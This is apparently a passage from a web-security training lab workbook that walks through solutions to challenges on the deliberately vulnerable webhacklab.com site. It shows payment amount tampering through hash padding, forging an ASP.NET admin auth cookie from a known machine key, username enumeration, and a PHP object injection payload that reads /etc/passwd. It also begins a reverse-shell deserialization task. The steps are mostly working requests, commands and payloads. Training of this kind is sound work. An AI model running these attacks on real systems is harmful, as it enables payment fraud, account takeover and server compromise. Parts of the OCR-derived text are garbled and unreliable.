12 Upgrade-Insecure-Requests: 1
13
14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=sanjay.nss%40mailinator.com&
amount=279&currency=GBP&productinfo=
Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+
address+you+filled+in+That+way+you%E2%80%99ll+always+stay+connected%21&hash=
584e373b3c9c5aa6b3ede1129a848083

```

11 Referer:
 http://topup.webhacklab.com/shop/Payment?productid=11&vcode=4f324d31304a554c&user=2
 7a9b038-6545-4245-8f18-ec1832fb8a3f¬es=
12 Upgrade-Insecure-Requests: 1
13
14 transactionid=3ea96ed2ecfa48d3bec38b1772bf0cb1&email=sanjay.nss%40mailinator.com&
amount=10¤cy=GBP&productinfo=
Recharge%2C+You%E2%80%99ll+receive+the+recharge+code+and+instructions+on+the+email+
address+you+filled+in+That+way+you%E2%80%99ll+always+stay+connected%21&hash=
dd2eaf62d5bd0e00ffc3aa941e6c3e36



Step 10: Select the padded values generated by the tool starting from the email address till last NULL byte (%00) from **Step 7** and paste them in the payload list. Also, make sure to uncheck the option to 'URL encode' the special characters.

Target Positions Payloads Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 11
Payload type: Simple list Request count: 11

Start attack

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	sanjay%2enss%40mailinator%2ecom279%80%0...
Load ...	sanjay%2enss%40mailinator%2ecom279%80%0...
Remove	sanjay%2enss%40mailinator%2ecom279%80%0...
Clear	sanjay%2enss%40mailinator%2ecom279%80%0...
Add	Enter a new item
Add from list ... [Pro version only]	

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

?

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\=;<>?+&*;:"{}|^`

Step 11: Start the intruder attack and notice that one of the payloads was successful.

Step 12: Modify the initial payment request captured in **Step 2**, replace POST body with successful payload from **Step 11**. The response will show that the amount we need to pay is now 10 GBP (instead of 279 GBP).



Step 13: Enter credit card details and complete the transaction.

The screenshot shows a payment gateway interface. At the top, there is a VISA logo and the text "NotSoSecure Payment GateWay". Below this, a section titled "Order Infomation" displays the following details:

Order Id	3ea96ed2ecfa48d3bec38b1772bf0cb1	Information
Amount	10 GBP	Recharge, You'll receive the recharge code and instructions on the email address you filled in. That way you'll always stay connected!
Email		

Below this, a section titled "Credit Card Details" contains fields for Name on Card (dummmy dummy), Card Number (4111111111111111), Month (12), Year (23), and CVV (•••). There are "PAY" and "CANCEL" buttons at the bottom right.

Step 14: Go to “My Orders” section and check the amount. Notice that the price shown is 279 GBP.

The screenshot shows the "My Orders" section of the NotSoSecure website. The table displays three orders:

Product	Transaction	Amount	Order Status	Order Date	Invoice
O ₂	3ea96ed2ecfa48d3bec38b1772bf0cb1	279	Success	7/24/2021 12:22:18 PM	DOWNLOAD
O ₂	adff7f33cab24837a23d7c3711e9f6ff	279	Initiated	7/24/2021 12:16:18 PM	DOWNLOAD
O ₂	5ae5ec9f8764479ab815feab51a5191e	279	Initiated	7/24/2021 11:44:28 AM	DOWNLOAD

Step 15: You will receive a payment receipt to your registered email, indicating transaction number, status and the total amount paid (10 GBP in this case).

Public Message > Payment received

To	sanjay.nss
From	webdevsecpool1@gmail.com
Sending IP	209.85.128.43
Received	2021-07-24 12:46:10

HTML JSON RAW LINKS ATTACHMENTS

NotSoSecure Payment

Hi **sanjay.nss@mailinator.com**,
This email confirms that we have received a payment.
Transaction ID : 3ea96ed2ecfa48d3bec38b1772bf0cb1
The number above is the transaction ID for this order. Please retain it for future reference .

Payment Details

Total amount: 10 GBP
Currency: British Pounds
Transaction ID: 3ea96ed2ecfa48d3bec38b1772bf0cb1
Payment Status: Success

Thanks, Team NotSoSecure


Auth Bypass using pre-shared MachineKey

Challenge URL: <http://admin.webhacklab.com/>

- Identify a pre-shared Machine Key used in the application using “Blacklist3r”
- Create a new auth token for “admin” user and gain access to the administrative console
- Use <http://utility.webhacklab.com/> to generate payloads

Solution:

Step 1: Navigate to the “<http://admin.webhacklab.com/Home/About>” page to access the admin interface.



Step 2: As the user is not authenticated, it will redirect to the login page.

The screenshot shows a NetworkMiner capture. The 'Request' tab displays a GET request to '/Home/About' with various headers. The 'Response' tab shows the server's response, which includes a 302 Found status code, location to '/Account/Login?ReturnUrl=%2fHome%2fAbout', and a long URL containing a session cookie. The response body contains an HTML header with a link to the login page.

```
GET /Home/About HTTP/1.1
Host: admin.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Location: /Account/Login?ReturnUrl=%2fHome%2fAbout
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
Set-Cookie:
    NSSTemp=AEEAAD///AQAAAAAAAQAQAAOIBU3lzdGVtLkNvbGxly3Rpb25zLkd1bmVyaWMuRG1jdGlvbmyeWtTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpyiwgVmYc21vbj00LjAuMC4wLCBDdWx0dXJ1Pw51dXRxYWsIFB1YmxpY0t1eVRva2VuPWI3N2E1YzU2MTkzNGUwOD1dLftTeXN0ZW0uT2JqZWN0LCBtc2NvcmxpyiwgVmYc21vbj00LjAuMC4wLCBDdWx0dXJ1Pw51dXRxYWsIFB1YmxpY0t1eVRva2VuPWI3N2E1YzU2MTkzNGUwOD1dXOMAAAHHVmVyc21vbghDb21wYXJlcghIYXNoU216ZQADAAgWU3lzdGVtLk9yZGluYWxDb21wYXJlcggAAAAACQIAAAAAAAABAIAAAAWU3lzdGVtLk9yZGluYWxDb21wYXJlcgEAAAALx2lnbm9yZUNhc2UAQEL; path=/;
HttpOnly
X-Powered-By: ASP.NET
Date: Thu, 10 Jan 2019 12:50:13 GMT
Connection: close
Content-Length: 157

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/Account/Login?ReturnUrl=%2fHome%2fAbout">here</a>.</h2>
</body></html>
```



Step 3: On following the redirect, it is observed that the application sets multiple cookie values, one of which is ".ASPXAUTH". The cookie ".ASPXAUTH" is used to establish the user identity and is signed and encrypted.

The screenshot shows a browser interface with the following details:

- Address Bar:** http://admin.webhacklab.com/Account/Login?ReturnUrl=%2fHome%2fAbout
- Header:** GET /Account/Login?ReturnUrl=%2fHome%2fAbout HTTP/1.1
- Headers:** Host: admin.webhacklab.com; User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0) Gecko/20100101 Firefox/64.0; Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8; Accept-Language: en-US,en;q=0.5; Accept-Encoding: gzip, deflate; Connection: close; Upgrade-Insecure-Requests: 1; Cache-Control: max-age=0
- Response Headers:** HTTP/1.1 200 OK
- Content:** The response body contains a large amount of HTML and JavaScript code, including session management and user authentication logic.

Step 4: Using the “Blacklist3r” utility we will verify if the application uses a pre-shared machine key available in Blacklist3r’s database. Once verified, it will decrypt the auth cookie and store it in a file. The file contains two interesting fields holding value (anonymous) highlighted, as shown below.

```
\Blacklist3r>AspDotNetWrapper.exe --cookie 56B2902F653119CF3E90FEE9DC92DF0EA41EB3D670FFD753BD740220B02449  
9CA6DF7B694D9940616DA270D28A6B31436508EE6FC7F9100E7266214CD1B75A63C15C2BA0C256B6423F842D74FF8EC4AD0DF164E9217CD2F259FD9747811AFD  
824342EEE9 --decrypt --valalgo sha1 --decalgo aes --keypath MachineKeys.txt --purpose aspxauth

Decryption process start!!

Processing machinekeys : 2006/2008.....

Keys found!!
-----
DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604F6C
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC428B52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388E60244F74122BB  
38783FE313CEE

Decrypted Data
-----
[REDACTED]|??/?v?|N???v      anonymous      anonymous @/ ?

Data stored at [REDACTED]\Blacklist3r\DecryptedText.txt file!!

DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604F6C
DecryptionAlgo:AES
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC428B52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388E60244F74122BB  
38783FE313CEE
validationAlgo:SHA1
EncryptionIV:VrKQl2UxGc8+kP7p3JLfDg==
Purpose:aspxauth
CookiePath:/
ExpiredUTC:1/10/2019 1:10:23 PM
IsPersistent:False
IssuedUTC:1/10/2019 12:50:23 PM
UserData:anonymous
UserName:anonymous
```

Alternative: You can decrypt the cookie using the web interface URL of Blacklist3r:

<http://utility.webhacklab.com/Blacklister.aspx>.

The screenshot shows the Blacklist3r web application interface. On the left, under the 'Decryption' tab, there is a red box highlighting the 'Encrypted Cookie' input field which contains a long hex string. Below it, the 'Decrypt' button is also highlighted with a red box. On the right, under the 'Encryption' tab, there is a red box highlighting the 'Plaintext Cookie' input field. At the bottom, a green box displays command-line usage information for the AspDotNetWrapper.exe tool.

Helper Utility Blacklist3r YSoSerial

Blacklist3r

Blacklist3r tools to audit the target application and verify the usage of these pre-published keys.

Decryption

Encrypted Cookie

```
56B2902F653119CF3E90FEE9DC92DF0EA41EB3D670FFD753BD740220B0  
4449CA6DF7B694D9940616DA270D28A6B31436508EE6FC7F9100E7266214  
CD1B75A63C15C2BA0C256B6423F842D74FF8EC4AD0DF164E9217CD2F25  
9FD9747811AFD824342EEE9-
```

Purpose

ASPxAUTH

Validation Algorithm

sha1

Decryption Algorithm

aes

Decrypt

Decrypted Cookie Information (Output)

```
DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604  
F6C  
DecryptionAlgo:AES  
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC4  
28B52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388E6  
0244F74122BB38783FE313CEE  
ValidationAlgo:SHA1  
EncryptionIV:VtKQL2UxGc8+kP7p3JLfdg==  
Purpose:ASPxAUTH  
CookiePath:/  
ExpiredUTC:1/10/2019 1:10:23 PM  
IsPersistent:False  
IssuedUTC:1/10/2019 12:50:23 PM
```

Edit Cookie >

Encryption


Plaintext Cookie

Encrypt

Encrypted Cookie Information (Output)


```
AspDotNetWrapper.exe --cookie  
56B2902F653119CF3E90FEE9DC92DF0EA41EB3D670FFD753BD740220B02449CA6DF7B694D9940616DA270D28A6B31436508EE6FC7F9100E7266214CD1B75A63C15C2BA  
0C256B6423F842D74FF8EC4AD0DF164E9217CD2F259FD9747811AFD824342EEE9 --decrypt --valalgo sha1 --decalgo aes --purpose ASPxAUTH --outputFile DecryptedText.txt --keypath machineKeys.txt
```

Step 5: The next task is to find a valid user based on which we can use the Blackist3r utility to create a valid auth token. The login page is vulnerable to username enumeration. For an invalid username, it returns “Invalid username and password” default error message.



The screenshot shows a browser window with the URL admin.webhacklab.com/?ReturnUrl=%2FHome%2FAbout. The page title is "Login". Below the title, there is an error message: "• Invalid username and password.". There are two input fields: "User Name" containing "test" and "Password" (empty). There is a checkbox labeled "Remember me" and a blue "Log in" button.

Step 6: However, for a valid username and invalid password, it returns “Invalid password” error message. Using this we can identify that “admin” is a valid user in the application.



The screenshot shows a browser window with the URL admin.webhacklab.com. The page title is "Login". Below the title, there is an error message: "• Invalid password.". There are two input fields: "User Name" containing "admin" and "Password" (empty). There is a checkbox labeled "Remember me" and a blue "Log in" button.

Step 7: Once the valid user is found change the username and role information in decrypted file generated in **Step 4** and re-generate the cookie using the Blacklist3r terminal utility based on the modified information.

```
DecryptionKey:AA77748552F60C36E2F8EC47DA0AA384543492FB07604F6C
DecryptionAlgo:AES
ValidationKey:99242238FD3EBB23A4721704AF30E4128510C1F2FFBDC428B52DE52ABFE17FDE54BE4FCA718893F27D17427CECE34543B388
E60244F74122BB38783FE313CEEF
ValidationAlgo:SHA1
EncryptionIV:VrKQL2UxGc8+kP7p3JLfDg==
Purpose:aspxauth
CookiePath:/
ExpiredUTC:1/10/2019 1:10:23 PM
IsPersistent:False
IssuedUTC:1/10/2019 12:50:23 PM
UserData:admin
UserName:admin
```

\Blacklist3r>AspDotNetWrapper.exe --decryptDataFilePath DecryptedText.txt

EncryptedData

56B2902F653119CF3E90FEE9DC92DF0E3036AAB99ED6E40250E7EDF30790E08E9A857422395F3030E2CEC55359D5AEBA3B655A5436F116CAA88328C06B36C2D/231C14E178A69A393229C48765D026F09D98DA60

Alternative: To perform this activity on the web utility change the username and role information in decrypted information panel in **Step 4** and re-generate the cookie based on the modified information.

The screenshot shows the Blacklist3r tool interface. It has two main panels: Decryption on the left and Encryption on the right.

Decryption Panel:


- Encrypted Cookie:** Displays the encrypted cookie value: 56B2902F653119CF3E90FEE9DC92DF0EA41EB3D670FFD753BD740220B02 4449C46DF7B694D9940616DA270D28A6B31436508EE6FC7F9100E7266214 CD1B75A63C15C2BA0C256B6423F842D74FF8EC4AD0DF164E9217CD2F25 9FD9747811AFD824342EEE9
- Purpose:** ASPXAUTH
- Validation Algorithm:** sha1
- Decryption Algorithm:** aes
- Decrypt** button
- Decrypted Cookie Information (Output):** Displays the decrypted cookie details, including the decryption key, validation key, and cookie values. The **UserData:admin** and **UserName:admin** fields are highlighted with a red box.
- Edit Cookie >** button

Encryption Panel:

- Plaintext Cookie:** Displays the plaintext cookie details, including the decryption key, validation key, and cookie values. The **UserData:admin** and **UserName:admin** fields are highlighted with a red box.
- Encrypt** button
- Encrypted Cookie Information (Output):** Displays the encrypted cookie value: 56B2902F653119CF3E90FEE9DC92DF0E3036AAB99ED6E40250E7EDF3079 0E08E9A857422395F3030E2CEC55359D5AEBA3B655A5436F116CAA88328 C06B36C2DA231C14E178A69A393229C48765D026F09D98DA60

At the bottom, there is a green bar with the text: AspDotNetWrapper.exe --decryptFilePath DecryptedText.txt

Step 8: Once we have the new cookie, access the admin panel home page and intercept the request.



Step 9: Capture the request using Burp Suite.

Step 10: Replace the cookie value generated with the newly generated cookie.

Request to http://admin.webhacklab.com:80 [192.168.1.104]
Forward Drop Intercept is on Action Comment this item  

Raw Params Headers Hex

```
GET /Home/About HTTP/1.1
Host: admin.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
ASPXAUTH=56B2902F653119CF3E90FEE9DC92DF0E3036AAB99ED6E40250E7EDF30790E08E9A857422395F3030E2CEC55359D5AEBA3B655A5436F116CAA88328C0
6B36C2131C14E17A69A39322C48765D09D98DA60;
_RequestVerificationToken=a08-9NaJaehHKKc4w5HDeKXI-4g7p0o4G9N9hXWtMt9mrObjBocxyPMS1NF9YbPdhQ-4JChi8MX-nHEKF4kP4Doja01;
_NSSSToken=AEEAAAD////////AAQAAAAAAAEEAQAAAO1BU1z1dgVtLlkNvbCx13RpB2zLkd1jg1vbmfyeWay1wtTeXn0ZwouU3RyaW5nLcBtc2NvcmxpYiwg
VmVcy21vbj00lJauMC4wLCBdWx0dXJ1Pw51dXryYwWsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldLfTtExn0ZwouT2JqZwn0LcBtc2NvcmxpYiwgVmVcy
1vbj00lJauMC4wLCBdWx0dXJ1Pw51dXryYwWsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldQXQAAAHHVmVcy21vbqhdB21wYXJlcqhIYXn0U2162Q1lZx1w
Yxw1Z2VbjaZAAAMAawgWu31zdgVtLk1yQaUYxWdb21wYXJlcqhIYXJlcqhIYXn0U2162Q1lZx1w
Btc2NvcmxpYiwgVmVcy21vbj00lJauMC4wLCBdWx0dXJ1Pw51dXryYwWsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldLfttExn0ZwouT2JqZwn0LcBtc2Nv
cmxpYiwgVmVcy21vbj00lJauMC4wLCBdWx0dXJ1Pw51dXryYwWsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXvttdQAAAACXKAaaaawAAAAXDaaaaABAIAAA
AU31zdgVtLk9yZGlUbx21wYXJlcqhIYXn0U2162Q1lZx1w
cmypYiwgVmVcy21vbj00lJauMC4wLCBdWx0dXJ1Pw51dXryYwWsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXvttdQAAAACXKAaaaawAAAAXDaaaaABAIAAA
TeXn0ZwouT2JqZwn0LcBtc2NvcmxpYiwgVmVcy21vbj00lJauMC4wLCBdWx0dXJ1Pw51dXryYwWsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXvttdQAAAACXKAaaaawAAAAXDaaaaABAIAAA
5AfTeXn0ZwouT2JqZwn0LcBtc2NvcmxpYiwgVmVcy21vbj00lJauMC4wLCBdWx0dXJ1Pw51dXryYwWsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXvttdQAAAACXKAaaaawAAAAXDaaaaABAIAAA
Upgradr-Insecure-Requests: 1
```

Step 11: The cookie is accepted by the server and we have access to the admin panel.

The screenshot shows a web browser window titled "About - NotSoSecure Admin". The address bar contains the URL "admin.webhacklab.com/Home/About". The main content area displays a user profile for the user "admin". The profile information includes:

- UserName: admin
- Email: admin@webhacklab.com
- Name: Admin
- Hometown
- PhoneNumber: 9999999999
- PasswordQuestion: What is the name of the junk data
- Membership: Bronze

At the bottom of the page, there is a copyright notice: "© 2019 - NotSoSecure Admin Panel".

Module: Remote Code Execution (RCE)

PHP Object Injection

Challenge URL: <http://shop.webhacklab.com/help.php>

- Exploit a PHP object injection instance to access “/etc/passwd” file from the server.

Solution:

Step 1: Navigate to the application “<http://shop.webhacklab.com>” and click on the “Help” link in the footer and then the “Refund & Cancellation Policies” page as shown below

The screenshot shows a web browser displaying a product listing for a 'Football Jersey'. There are three items listed, each with a price and an 'ADD TO CART' button. The footer of the page contains a menu with three links: 'Refund & Cancellation Policies', 'Privacy Policy', and 'Suspicious Emails?'. The 'Refund & Cancellation Policies' link is highlighted with a red box.

Product Code	Price (Per Unit)	Price (Per Unit)
NSS1	£60.00	£40.00
Units Available		
Price (Per Unit)	50209	49985
	£50.00	£40.00

Step 2: Lets us now investigate the “file” parameter in the URL as seen in the screenshot below

The screenshot shows a browser window with a 'NOT SO SECURE' warning. The URL in the address bar is `shop.webhacklab.com/help.php?file=Tzo4OiJlVE1MRmlsZSI6MTp7cz04OjmaWxlbmFtZSI7czoxMToicmVmdW5kLmh0bWwiO30=`. The page content is titled 'Return and Refund Policy'. It contains a paragraph about return and refund policies.

Step 3: Copy the value of the file parameter in the URL and paste it in Burpsuite’s Decoder interface and decode the value as Base64 as shown below.

This looks like a PHP serialized object array which is referencing a file named “refund.html” from the system.

The screenshot shows the Burpsuite Decoder interface. The top text area contains the URL parameter value: `Tzo4OiJlVE1MRmlsZSI6MTp7cz04OjmaWxlbmFtZSI7czoxMToicmVmdW5kLmh0bWwiO30=`. The bottom text area contains the decoded PHP serialized value: `O:8:"HTMLFile":1:{s:8:"filename";s:11:"refund.html";}`. The right sidebar has a 'Decode as ...' dropdown menu with 'Base64' selected.

Step 4: In order to carry out the attack we need to modify the serialized object but we need to know the correct class name and the parameter names of the object which is being serialized. Let's view the HTML source of the application. Upon viewing the source it can be observed that there is a commented class definition which is being used for referencing the file as shown below.

```

1 <style>
2
3     iframe {
4         display: block;
5         border: none;
6         height: 70vh;
7         width: 100vw;
8     }
9 </style>
10
11 <!-- -----
12     class IncludeFile
13 {
14     public $filename = '';
15     public function __toString()
16     {
17         include $this->filename;
18         return "
19 <br />
20 <br />";
21     }
22 }
23 }-->
24

```


Step 5: Let us now modify this Serialized object array to reference a different file from the system as part of our challenge i.e. "/etc/passwd" as shown below. The modification must be in line with the PHPs serialization requirements

0:11:"IncludeFile":1:{s:8:"filename";s:11:"/etc/passwd";}

TzoxMToiSW5jbHVkZUZpbGUiOjE6e3M6ODoiZmlsZW5hbWUiO3M6MTE6li9ldGMvcGFzc3dkljt9

Text Hex
Decode as ...
Encode as ...
Plain URL HTML Base64 ASCII hex Hex

Step 6: Copy the encoded Base64 value from the above step and paste it as the value of the file parameter and the server now deserializes the modified PHP Object and reads the “/etc/passwd” file as shown below



```
oot:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization...:/run/systemd/bin/false systemd-network:x:101:103:systemd Network Management...:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver...:/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy...:/run/systemd/bin/false syslog:x:104:108:/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd:/bin/false messagebus:x:107:111:/var/run/dbus:/bin/false uiddd:x:108:112::/run/uiddd:/bin/false dnsmasq:x:109:65534:dnsmasq...:/var/lib/misc/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin foobar:x:1000:1000:foobar...:/home/foobar/bin/bash mysql:x:111:118:MySQL Server...:/nonexistent:/bin/false
```

PHP Deserialization Attack

Challenge URL: <http://slim.webhacklab.com:8081>

- Identify and exploit the PHP Deserialization vulnerability.
- Get a reverse shell and extract the system information such as username, OS type from the server.

Solution:

Step 1: Navigate to the “<http://slim.webhacklab.com:8081/>” and provide the details such as first name, last name and mobile number and email address:

